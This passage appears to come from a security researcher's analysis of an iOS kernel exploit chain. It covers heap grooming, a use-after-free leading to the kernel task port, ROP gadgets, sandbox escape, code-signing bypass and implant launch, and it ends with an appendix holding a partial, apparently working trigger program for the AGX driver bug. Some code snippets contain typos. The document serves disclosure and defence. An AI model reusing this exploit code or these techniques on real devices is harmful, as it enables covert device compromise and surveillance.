

On 4k devices they spin up 7 threads, which will make 7 of the `recv_msg_elem` array allocations, then they send a `kalloc_reserver` message which will make one more target `kalloc` allocation which can be free'd independently.

Heap grooming technique 2: out-of-line memory in mach messages

As you can see from the diagram above, the `recv_msg_elem` allocations are interspersed with 4kb `kalloc` allocations. They make these allocations via crafted mach messages. Here's the function which builds and sends these messages:

```

struct kalloc_reserver_message {
    mach_msg_base_t msg;
    mach_msg_ool_descriptor_t desc[62];
};

int
send_kalloc_reserver_message(mach_port_t dst_port,
                             int kalloc_size,
                             int n_kallocs)
{
    struct kalloc_reserver_message msg = {0};
    char buf[0x800] = {0};

    msg.header.msgh_bits =
        MACH_MSGH_BITS_SET(MACH_MSG_TYPE_COPY_SEND,
                           0,
                           0,
                           MACH_MSGH_BITS_COMPLEX);

    msg.header.msgh_remote_port = dst_port;
    msg.header.msgh_size = sizeof(mach_msg_base_t) +
        (n_kallocs * sizeof(mach_msg_ool_descriptor_t));
    msg->body.msgh_descriptor_count = n_kallocs;

    for (int i = 0; i < n_kallocs; i++) {
        msg.descs[i].address = buf;
        msg.descs[i].size = kalloc_size - 24;
        msg.descs[i].type = MACH_MSG_OOL_DESCRIPTOR;
    }

    err = mach_msg(&msg.header,
                  MACH_SEND_MSG,
                  msg.header.msgh_size,

```

```

        0,
        0,
        0,
        0);

return (err == KERN_SUCCESS);
}

```

A mach message may contain "out-of-line data". This is intended to be used to send larger data buffers in a mach message while allowing the kernel to potentially use virtual memory optimisations to avoid copying the contents of the memory. (See my recent P0 blog post on finding and exploiting vulnerabilities in those tricks for more details.)

Out-of-line memory regions are specified in a mach message using the following descriptor structure in the kernel-processed region of the message:

```

typedef struct {
    void*                address;
    boolean_t            deallocate: 8;
    mach_msg_copy_options_t copy: 8;
    unsigned int         pad1: 8;
    mach_msg_descriptor_type_t type: 8;
    mach_msg_size_t      size;
} mach_msg_ool_descriptor_t;

```

`address` points to the base of the buffer to be sent in the message and `size` is the length of the buffer in bytes. If the `size` value is small (less than two physical pages) then the kernel will not attempt to perform any virtual memory trickery but instead simply allocate an equally sized kernel buffer via `kalloc` and copy the contents of the region to be sent into there.

The kernel buffer for the copy has the following 24-byte header at the start:

```


struct vm_map_copy {
    int type;
    vm_object_offset_t offset;
    vm_map_size_t size;
    union {
        struct vm_map_header hdr; /* ENTRY_LIST */
        vm_object_t object; /* OBJECT */
        uint8_t kdata[0]; /* KERNEL_BUFFER */
    } c_u;
};

```

That's the reason the `size` field in the descriptor has 24 subtracted from it. This technique is used frequently throughout the exploit chains to make controlled-size `kalloc` allocations (with almost completely controlled data.) By destroying the port to which the reserver message was sent without receiving the message they can cause the `kalloc` allocations to be free'd.


They repeat the `recv_msg_elem/kalloc_reserver` layout a few times, trying to improve the odds that one of the `kalloc_reservers` lies just before a `recv_msg_elem` array allocation. On 16k devices they start 15 threads at a time, then send one `kalloc_reserver` message. This makes sense as 16 target allocation sized objects would fit within one target-size'd `kalloc` chunk on 16k devices.

They then free all the `kalloc_reservers` (by destroying the ports to which the message were sent) in the opposite order that they were allocated, and then reallocate half of them. The idea here is to try to ensure that the next `kalloc` allocation to be allocated from the target `kalloc.4096` zone will fall in one of the gaps in-between the `recv_msg_arrays`:



Once the groom is set up and the holes in the heap are likely in the right place they trigger the bug.

The trigger shared resource list is set up such that it will make a 4kb kalloc allocation (hopefully landing in one of the gaps) then the bug will cause an IOAccelResource pointer to be written one element off the end of that buffer, corrupting the first qword value of the following recv_msg_elem array:



If the heap groom worked this will have corrupted one of the uio pointers, overwriting it with a pointer to

an `IOAccelResource`.

They then call external method 1 on the `AGXSharedUserClient` (`delete_resource`) which will free the `IOAccelResource`. This means that one of those `uio` pointers now points to a free'd `IOAccelResource`.

Then they use the `IOSurface` properties technique to allocate many `0x190` byte `OSData` objects in the kernel with the following layout:

```
u32 +0x28 = 0x190;
u32 +0x30 = 2;
```

Here's the code where they build that:

```
char buf[0x190];
char key[100];

memset(buf, 0, 0x190uLL);
*(uint32_t*)&buf[0x28] = 0x190;
*(uint32_t*)&buf[0x30] = 2;
id arr = [[NSMutableArray alloc] initWithCapacity: 100];
id data = [NSData dataWithBytes:buf length:100];
int cnt = 2 * (system_page_size / 0x200);
for (int = 0; i < cnt; i++) {
    [arr addObject: data];
}

memset(key, 0, 100);
sprintf(key, 0, 100, "large_%d", replacement_attempt_cnt);


return wrap_iosurfaceroot_set_value(key, val);
```

They are trying to reallocate the free'd memory with an `OSData` object. Overlaying those offsets against a struct `uio` you see that `+0x28` is the `uio_size` field, and `+0x30` the `flags` field. `2` is the following `UIO` flag value:

```
#define UIO_FLAGS_WE_ALLOCED 0x00000002
```

So they've replaced the dangling `UIO` with... a completely valid, if empty, `UIO`?

They're now in a situation where there are two pointers to the same allocation; both of which they can manipulate:




Use IOSurfaceRootUserClient to reallocate the IOAccelResource with an OSData object, setting uio_size to match correct size class

They then loop through each of the threads which are blocked on the `recvmsg_x` call and close both ends of the socketpair. This will cause the destruction of all the `uios` in the `recv_msg_elems` arrays. If this particular thread was the one which allocated the `recv_msg_elems` array which got corrupted by the heap overflow, then closing these sockets will cause the `uio` to be freed. Remember that they've now reallocated this memory to be the backing buffer for an `OSData` object. Here's `uio_free`:

```
void uio_free(uio_t a_uio)
{
    if (a_uio != NULL && (a_uio->uio_flags & UIO_FLAGS_WE_ALLOCED) != 0) {
        kfree(a_uio, a_uio->uio_size);
    }
}
```

This fake `uio` allocation is pointed to by two pointers at this point; the `uio` and the `OSData`. By freeing the `uio`, they're leaving the `OSData` object with a dangling backing buffer pointer. It seems that the use of the threads and domain sockets was just a way of creating a heap allocation which had another heap allocation as the first pointer; the freeing of which they could control. It's certainly a novel technique but seems very fragile.

Immediately after freeing the `uio` (leaving the `OSData` object with the dangling pointer) they allocate 2 pages worth of `IOSurfaceRootUserClients`; hoping that one of them will overlap with the `OSData` backing buffer (the `IOSurfaceRootUserClient` will also be allocated from the same `kalloc.512` zone.) They then read the contents of all the `OSData` objects (via `IOSurfaceCopyProperty` as mentioned earlier) and search for the 32-bit value `0x00020002`, which is an `OSObject` reference count. If it's found then the replacement worked and they now have the contents of the `IOSurfaceRootUserClient` object inside the `OSData` backing buffer:



Now have an `IOSurfaceRootUserClient` object and an `OSData` backing buffer with the same buffer; can read the `IOSurfaceRootUserClient` via reading the serialized `large_1` property from the `IOSurfaceRoot`

They read the `vtable` pointer from the `IOSurfaceRootUserClient` object which they use to determine the KASLR slide by subtracting the unslide value of the `vtable` pointer (which they get from the offsets dictionary object.)

They read two fields from the `IOSurfaceRootUserClient`:

+0xf0 = a pointer to their task struct, set in `IOSurfaceRootUserClient::init`
+0x118 = pointer to `this+0x110`; they subtract 0x110 to get the address of the userclient

They make a complete copy of the `IOSurfaceRootUserClient` and modify two fields. They set the reference count to 0x80008 and they set the pointer at offset +0xe0 to point exactly 0xBC bytes below the `kernel_task` pointer in the kernel data segment.

The kernel task port

In XNU the kernel is just another task, so like all other tasks it has a task port. A task port is mach port which, if you have a send right to it, allows complete control over the task. Back in iOS 10 before 10.3, there were no mitigations against using the kernel task port from userspace which made it a very attractive target for exploitation. If you could corrupt memory such that you gained a send right to this port, you got arbitrary kernel memory read and write, by design.

That's what they're going to try to do now.

They free the `OSData` replacer, and try to reallocate it again (using the key "huge") with the modified `IOSurfaceRootUserClient` inside more `OSData` objects.

They then loop through the `IOSurfaceRootUserClient` connection ports calling external method 13 (`get_limits`.)

Here's the relevant assembly from the implementation of `get_limits`. At this point the `X0` register is the `IOSurfaceRootUserClient`, and `X2` is an `IOExternalMethodArguments*`, which contains the arguments to the external method:

```
LDR    X8, [X2,#0x58] ; struct output buffer
LDR    X9, [X0,#0xE0] ; should be IOSurfaceRoot, now arbitrary
LDUR   X10, [X9,#0xBC]; controlled read at address val+0xBC
STR    X10, [X8]      ; write that value to struct output buffer
...
RET
```

Since the attackers have replaced the field at +0xE0 with a pointer to 0xBC bytes below the `kernel_task` pointer in the kernel data segment, the first 8 bytes of the structure output buffer when `get_limits` is called on the modified user client will contain the address of the kernel task struct!

They verify that those eight bytes do indeed look like a kernel pointer; then prepare for the final replacement. This time they replace 10 fields in the `IOSurfaceRootUserClient`:

`OSData_kaddr` is the kernel virtual address of the fake user client object (and the `OSData` object it's actually inside.)

```
usercontent_copy[0x120] = OSData_kaddr + 0x1F8;
usercontent_copy[0x128] = 1;
usercontent_copy[0x1F8] = OSData_kaddr + 0x1B0;
usercontent_copy[0x1F0] = OSData_kaddr + 0x1A0;
usercontent_copy[0x1A0] = OSData_kaddr;
usercontent_copy[0x1E8] = kernel_runtime_base + offsets_9;
usercontent_copy[0xA8] = kernel_runtime_base + offsets_10;
usercontent_copy[0x1E0] = kernel_task + 0x90;
usercontent_copy[0x1B8] = our_task_t + 0x2C0;
usercontent_copy[0x1C0] = kernel_runtime_base + offsets_11;
```

offsets 9, 10 and 11 are read from the deserialized `NSArchiver`.

They use the `iosurface` property replacement trick for the last time; this time using the key "again". They then call external method 16 (`get_surface_use_count`) on the dangling `IOSurfaceRooUserClient` connection.

What's happening here? Let's follow execution flow from the start of the external method itself. At this point `X0` will point to their modified `IOSurfaceRootUserClient` object seen above:

```

IOSurfaceRootUserClient::get_surface_use_count:
STP    X22, X21, [SP,#-0x10+var_20]!
STP    X20, X19, [SP,#0x20+var_10]
STP    X29, X30, [SP,#0x20+var_s0]
ADD    X29, SP, #0x20
MOV    X20, X2
MOV    X22, X1
MOV    X19, X0
MOV    W21, #0xE00002C2
LDR    X0, [X19,#0xD8]
BL     j__lck_mtx_lock_11
LDR    W8, [X19,#0x128]      ; they set to 1
CMP    W8, W22              ; w22 == 0?
B.LS   loc_FFFFFFF0064BFD94 ; not taken
LDR    X8, [X19,#0x120]     ; x8 := &this+0x1f8
LDR    X0, [X8,W22,UXTW#3]  ; x0 := &this+0x1b0
CBZ    X0, loc_FFFFFFF0064BFD94 ; not taken
BL     sub_FFFFFFF0064BA758

```

Execution continues here:

```

sub_FFFFFFF0064BA758
LDR    X0, [X0,#0x40]      ; X0 := *this+0x1f0 = &this+0x1a0
LDR    X8, [X0]            ; X8 := this
LDR    X1, [X8,#0x1E8]     ; X1 := kernel_base + offsets_9
BR     X1                  ; jump to offsets_9 gadget

```

They'll get arbitrary kernel PC control initially at `offsets_9`; which is the following gadget:

```

LDR    X2, [X8,#0xA8]      ; X2 := kernel_base + offsets_10
LDR    X1, [X0,#0x40]     ; X1 := *(this+0x1e0)
                                ; The value at that address is a pointer
                                ; to 0x58 bytes below the kernel task port
                                ; pointer inside the kernel task structure
BR     X2                  ; jump to offsets_10 gadget

```

This loads a new, controlled value in to X1 then jumps to `offsets_10` gadget:

This is `OSSerializer::serialize`:

```

MOV    X8, X1              ; address of pointer to kernel_task_port-0x58
LDP    X1, X3, [X0,#0x18] ; X1 := *(this+0x1b8) == &task->itk_seatbelt
                                ; X3 := *(this+0x1c0) == kbase + offsets_11
LDR    X9, [X0,#0x10]     ; ignored
MOV    X0, X9
MOV    X2, X8              ; address of pointer to kernel_task_port-0x58
BR     X3                  ; jump to offsets_11 gadget

```

`offsets_11` is then a pointer to this gadget:

```

LDR    X8, [X8,#0x58] ; X8:= kernel_task_port
                                ; that's an arbitrary read
MOV    W0, #0
STR    X8, [X1]        ; task->itk_seatbelt := kernel_task_port
                                ; that's the arbitrary write
RET                                ; all done!

```

This gadget reads the value at the address stored in X8 plus 0x58, and writes that to the address stored in X1. The previous gadgets gave complete control of those two registers, meaning this gadget is giving them the ability to read a value from an arbitrary address and then write that value to an arbitrary address. The address they chose to read from is a pointer to the kernel task port, and the address they chose to write to points into the current task's special ports array. This read and write has the effect of giving the current task the ability to get a send right to the real kernel task port by calling:

```

task_get_special_port(mach_task_self(), TASK_SEATBELT_PORT, &tfp0);

```

That's exactly what they do next, and that `tfp0` mach port is a send right to the real kernel task port, allowing arbitrary kernel memory read/write via task port MIG methods like `mach_vm_read` and `mach_vm_write`.

What to do with a kernel task port?

They use the `allprocs` offset to get the head of the linked list of running processes then iterate through the list looking for two processes by `PID`:

```
void PE1_unsandbox() {
    char struct_proc[512] = {0};

    if (offset_allproc)
    {
        uint64_t launchd_ucred = 0;
        uint64_t our_struct_proc = 0;

        uint64_t allproc = kernel_runtime_base + offset_allproc;
        uint64_t proc = kread64(allproc);

        do {
            kread_overwrite(proc, struct_proc, 0x48);

            uint32_t pid = *(uint32_t*)(struct_proc + 0x10);

            if (pid == 1) { // launchd has pid 1
                launchd_ucred = *(_QWORD *)&struct_proc[0x100];
            }

            if ( getpid() == pid ) {
                our_struct_proc = proc;
            }

            if (our_struct_proc && launchd_ucred) {
                break;
            }

            proc = *(uint64_t*)(struct_proc+0x0);
            if (!proc) {
                break;
            }
        } while (proc != allproc && pid);

        // unsandbox themselves
        kwrite64(our_struct_proc + 0x100, launchd_ucred);
    }
}
```

They're looking for the `proc` structures for `launchd` and the current task (which is `WebContent`, running in the Safari renderer sandbox.) From the `proc` structure they read the `pid` as well as the `ucred` pointer.

As well as containing the `POSIX` credentials (which define the `uid`, `gid` and so on) the `ucred` also contains a pointer to a `MAC` label, which is used to define the sandbox which is applied to a process.

Using the kernel memory write they replace the current tasks's `ucreds` pointer with `launchd`'s. This has the effect of unsandboxing the current process; giving it the same access to the system as `launchd`.

There are two more hurdles to overcome before they're able to launch their implant: the platform policy and code-signing.

Platform policy

Every process on iOS restricted by the platform policy sandbox profile; it enforces an extra layer of "system wide" sandboxing. The platform policy bytecode itself lies in the `__const` region of the `com.apple.security.sandbox.kext` and is thus protected by `KPP` or `KTRR`. However, the pointer to the platform policy bytecode resides in a structure allocated via `IOMalloc`, and is thus in writable memory. The attackers make a complete copy of the platform policy bytecode and replace the pointer in the heap-allocated structure with a pointer to the copy. In the copy they patch out the `process-exec` and `process-exec-interpreter` hooks; here's a diff of the decompiled policies (generated with `sandblaster`):

```
(require-not (global-name "com.apple.PowerManagement.control"))
(require-not (global-name "com.apple.FileCoordination"))
```



```

    (require-not (global-name "com.apple.FSEvents"))))
- (deny process-exec*
-   (require-all
-     (require-all
-       (require-not
-         (subpath "/private/var/run/com.apple.xpcproxy.RoleAccount.staging")))
-       (require-not (literal "/private/var/factory_mount/"))
-       (require-not (subpath "/private/var/containers/Bundle"))
-       (require-not (literal "/private/var/personalized_automation/"))
-       (require-not (literal "/private/var/personalized_factory/"))
-       (require-not (literal "/private/var/personalized_demo/"))
-       (require-not (literal "/private/var/personalized_debug/"))
-       (require-not (literal "/Developer/")))
-       (subpath "/private/var")
-       (require-not (debug-mode))))
- (deny process-exec-interpreter
-   (require-all
-     (require-not (debug-mode))
-     (require-all (require-not (literal "/bin/sh")))
-     (require-not (literal "/bin/bash"))
-     (require-not (literal "/usr/bin/perl"))
-     (require-not (literal "/usr/local/bin/scripter"))
-     (require-not (literal "/usr/local/bin/luatrace"))
-     (require-not (literal "/usr/sbin/dtrace")))))
- (deny system-kext-query
-   (require-not (require-entitlement "com.apple.private.kernel.get-kext-
- info")))
- (deny system-privilege

```

As the platform policy changes over time their platform policy bytecode patches become more elaborate but the fundamental idea remains the same.

Code signing bypass

Jailbreaks typically bypass iOS's mandatory code signing by making changes to `amfid` (Apple Mobile File Integrity Daemon) which is a userspace daemon responsible for verifying code signatures. [An example of an early form of such a change](#) was to modify the `amfid` GOT such that a function which was called to verify a signature (`MISValidateSignature`) was replaced with a call to a function which always returned 0; thereby allowing all signatures, even those which were invalid.

There's another approach though, which has been used increasingly by recent jailbreaks. The kernel also contains an array of known-trusted hashes. These are hashes of code-signature blobs (also known as CDHashes) which are to be implicitly trusted. This design makes sense because those hashes will be part of the kernel's code signature; thus still tied to Apple's root-of-trust.

The weakness, given an attacker with kernel memory read write, is that this trust cache data-structure is mutable. There are occasions when more hashes will be added to it at runtime. It's modified, for example, when the `DeveloperDiskImage.dmg` is mounted on an iPhone if you do app development. During app development native tools like `lldb-server` which run on the device have their code-signature blob hashes added to the trust cache.

Since the attackers only wish to execute their implant binary and not disable code-signing system wide, it suffices to simply add the hash of their implant's code-signing blob to the kernel dynamic trust cache, which they do using the kernel task port.

Launching implant

The final stage is to drop and spawn the implant binary. They do this by writing the implant Mach-O to disk under `/tmp`, then calling `posix_spawn` to execute it:

```

FILE* f = fopen("/tmp/updateserver", "w+");
if (f) {
    fwrite(buf, 1, buf_size, f);
    fclose(f);
    chmod("/tmp/updateserver", 0755);
    pid_t pid = 0;
    char* argv[] = {"/tmp/updateserver", NULL};
    posix_spawn(&pid,
               "/tmp/updateserver",
               NULL,
               NULL,
               &argv,
               environ);
}

```

```
}

```

This immediately starts the implant running as root. The implant will remain running until the device is rebooted, communicating every 60 seconds with a command-and-control server asking for instructions for what information to steal from the device. We'll cover the complete functionality of the implant in a later post.

Appendix A

Trigger for variant

By undefining `IS_12_B1` you will get the initial trigger.

The `create_shmem` selector changed from 6 to 5 in iOS 11. The unpatched variant was still present in iOS 12 beta 1 but no longer reproduces in 12.1.1. It does reproduce on at least 11.1.2, 11.3.1 and 11.4.1.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>

#include <mach/mach.h>
#include <CoreFoundation/CoreFoundation.h>

#include "command_buffers.h"

typedef mach_port_t task_port_t;
typedef mach_port_t io_service_t;
typedef mach_port_t io_connect_t;

extern
const mach_port_t kIOMasterPortDefault;

kern_return_t
IOServiceOpen(
    io_service_t    service,
    task_port_t    owningTask,
    uint32_t        type,
    io_connect_t    * connect );

CFMutableDictionaryRef
IOServiceMatching(
    const char *    name ) CF_RETURNS_RETAINED;

io_service_t
IOServiceGetMatchingService(
    mach_port_t    masterPort,
    CFDictionaryRef matching CF_RELEASES_ARGUMENT);

kern_return_t
IOConnectCallMethod(
    mach_port_t    connection,    // In
    uint32_t        selector,      // In
    const uint64_t *input,         // In
    uint32_t        inputCnt,      // In
    const void      *inputStruct,  // In
    size_t          inputStructCnt, // In
    uint64_t        *output,       // Out
    uint32_t        *outputCnt,    // In/Out
    void            *outputStruct, // Out
    size_t          *outputStructCnt); // In/Out

kern_return_t
IOConnectCallAsyncMethod(
    mach_port_t    connection,    // In
    uint32_t        selector,      // In
    mach_port_t    wake_port,     // In
    uint64_t        *reference,    // In
    uint32_t        referenceCnt,  // In
    const uint64_t *input,         // In
    uint32_t        inputCnt,      // In
    const void      *inputStruct,  // In
    size_t          inputStructCnt, // In
    uint64_t        *output,       // Out

```

```

        uint32_t      *outputCnt,          // In/Out
        void          *outputStruct,      // Out
        size_t        *outputStructCnt);  // In/Out

typedef struct IONotificationPort * IONotificationPortRef;

IONotificationPortRef
IONotificationPortCreate(
        mach_port_t      masterPort );

mach_port_t
IONotificationPortGetMachPort(
        IONotificationPortRef  notify );

kern_return_t
IOConnectAddClient(
        io_connect_t  connect,
        io_connect_t  client );

#define IS_12_B1 1

#ifdef IS_12_B1
#define AGX_SHARED_CREATE_SHMEM 5
#else
#define AGX_SHARED_CREATE_SHMEM 6
#endif
struct agx_shared_create_shmem_struct_out {
    void* base;
    uint32_t size;
    uint32_t id;
};

struct submit_command_buffers_struct_input {
    uint32_t field_0;
    uint32_t field_1;
    uint32_t resource_id_0;
    uint32_t resource_id_1;
    uint64_t field_4;
    uint64_t field_5;
};

struct async_reference {
    mach_port_t port;
    void(*fptr)(void);
    uint64_t something;
};

void null_sub(void) {return;}

void* IOSurfaceCreate(void*);
uint32_t IOSurfaceGetID(void*);

uint32_t allocate_global_iosurface_and_return_id() {
    CFMutableDictionaryRef dict = CFDictionaryCreateMutable(NULL, 0,
&kCFTypeDictionaryKeyCallBacks, &kCFTypeDictionaryValueCallBacks);
    int alloc_size_raw_value = 1024;
    CFNumberRef alloc_size_cfnum = CFNumberCreate(NULL, kCFNumberSInt32Type,
&alloc_size_raw_value);

    CFDictionarySetValue(dict, CFSTR("IOSurfaceAllocSize"), alloc_size_cfnum);
    CFDictionarySetValue(dict, CFSTR("IOSurfaceIsGlobal"), kCFBooleanTrue);

    int pixel_format_raw_value = 0;
    CFNumberRef pixel_format_cfnum = CFNumberCreate(NULL, kCFNumberSInt32Type,
&pixel_format_raw_value);
    CFDictionarySetValue(dict, CFSTR("IOSurfacePixelFormat"),
pixel_format_cfnum);

    void* iosurface = IOSurfaceCreate(dict);
    if (iosurface == NULL) {
        printf("failed to create IOSurface\n");
        return 0;
    }
}

```

```

printf("allocated IOSurface: %p\n", iosurface);

uint32_t id = IOSurfaceGetID(iosurface);
printf("id: 0x%x\n", id);
return id;
}

void* racer_thread(void* arg) {
volatile uint32_t* ptr = arg;
uint32_t orig = *ptr;
printf("racing, original value: %d\n", orig);
while (1) {
    *ptr = 0x40;
    *ptr = orig;
}
return NULL;
}

void do_it(void) {
kern_return_t err;

io_service_t agx_service = IOServiceGetMatchingService(kIOMasterPortDefault,
IOServiceMatching("IOGraphicsAccelerator2"));
if (agx_service == MACH_PORT_NULL) {
    printf("failed to get service port\n");
    return;
}
printf("got service: %x\n", agx_service);

io_connect_t shared_user_client_conn = MACH_PORT_NULL;

err = IOServiceOpen(agx_service, mach_task_self(), 2,
&shared_user_client_conn);
if (err != KERN_SUCCESS) {
    printf("open of type 2 failed\n");
    return;
}
printf("got connection: 0x%x\n", shared_user_client_conn);

// allocate two shmem's:
uint64_t shmem_size = 0x1000;
struct agx_shared_create_shmem_struct_out shmem0_desc = {0};
size_t shmem_result_size = sizeof(shmem0_desc);
err = IOConnectCallMethod(shared_user_client_conn, AGX_SHARED_CREATE_SHMEM,
&shmem_size, 1, NULL, 0, NULL, NULL, &shmem0_desc, &shmem_result_size);
if (err != KERN_SUCCESS) {
    printf("external method create_shmem failed: 0x%x\n", err);
    return;
}
printf("create shmem success!\n");
printf("base: %p size: 0x%x id: 0x%x\n", shmem0_desc.base, shmem0_desc.size,
shmem0_desc.id);

memset(shmem0_desc.base, 0, shmem0_desc.size);

shmem_size = 0x1000;
struct agx_shared_create_shmem_struct_out shmem1_desc = {0};
err = IOConnectCallMethod(shared_user_client_conn, AGX_SHARED_CREATE_SHMEM,
&shmem_size, 1, NULL, 0, NULL, NULL, &shmem1_desc, &shmem_result_size);
if (err != KERN_SUCCESS) {
    printf("external method create_shmem failed: 0x%x\n", err);
    return;
}
printf("create shmem success!\n");
printf("base: %p size: 0x%x id: 0x%x\n", shmem1_desc.base, shmem1_desc.size,
shmem1_desc.id);

IONotificationPortRef notification_port_ref =
IONotificationPortCreate(kIOMasterPortDefault);
mach_port_t notification_port_mach_port =
IONotificationPortGetMachPort(notification_port_ref);

io_connect_t agx_command_queue_userclient = MACH_PORT_NULL;

```

```

err = IOServiceOpen(agx_service, mach_task_self(), 5,
&agx_command_queue_userclient);
if (err != KERN_SUCCESS) {
    printf("failed to open type 5\n");
    return;
}
printf("got agx command queue user client: 0x%x\n",
agx_command_queue_userclient);

err = IOConnectAddClient(agx_command_queue_userclient,
shared_user_client_conn);
if (err != KERN_SUCCESS) {
    printf("failed to connect command queue and shared user client: 0x%x\n",
err);
    return;
}
printf("connected command queue\n");

struct async_reference async_ref = {0};
async_ref.port = notification_port_mach_port;
async_ref.fp_ptr = null_sub;

err = IOConnectCallAsyncMethod(agx_command_queue_userclient, 0,
notification_port_mach_port, (uint64_t*)&async_ref, 1, NULL, 0, NULL, 0, NULL,
NULL, NULL, NULL);
if (err != KERN_SUCCESS) {
    printf("failed to call async selector 0\n");
    return ;
}

printf("called async selector 0\n");

for (int loop = 0; loop < 20; loop++) {
    uint32_t global_surface_id = allocate_global_iosurface_and_return_id();

    // create a resource with that:
    uint8_t* input_buf = calloc(1, 1024);
    *((uint32_t*)(input_buf+0)) = 0x82;
    *((uint32_t*)(input_buf+0x18)) = 1;
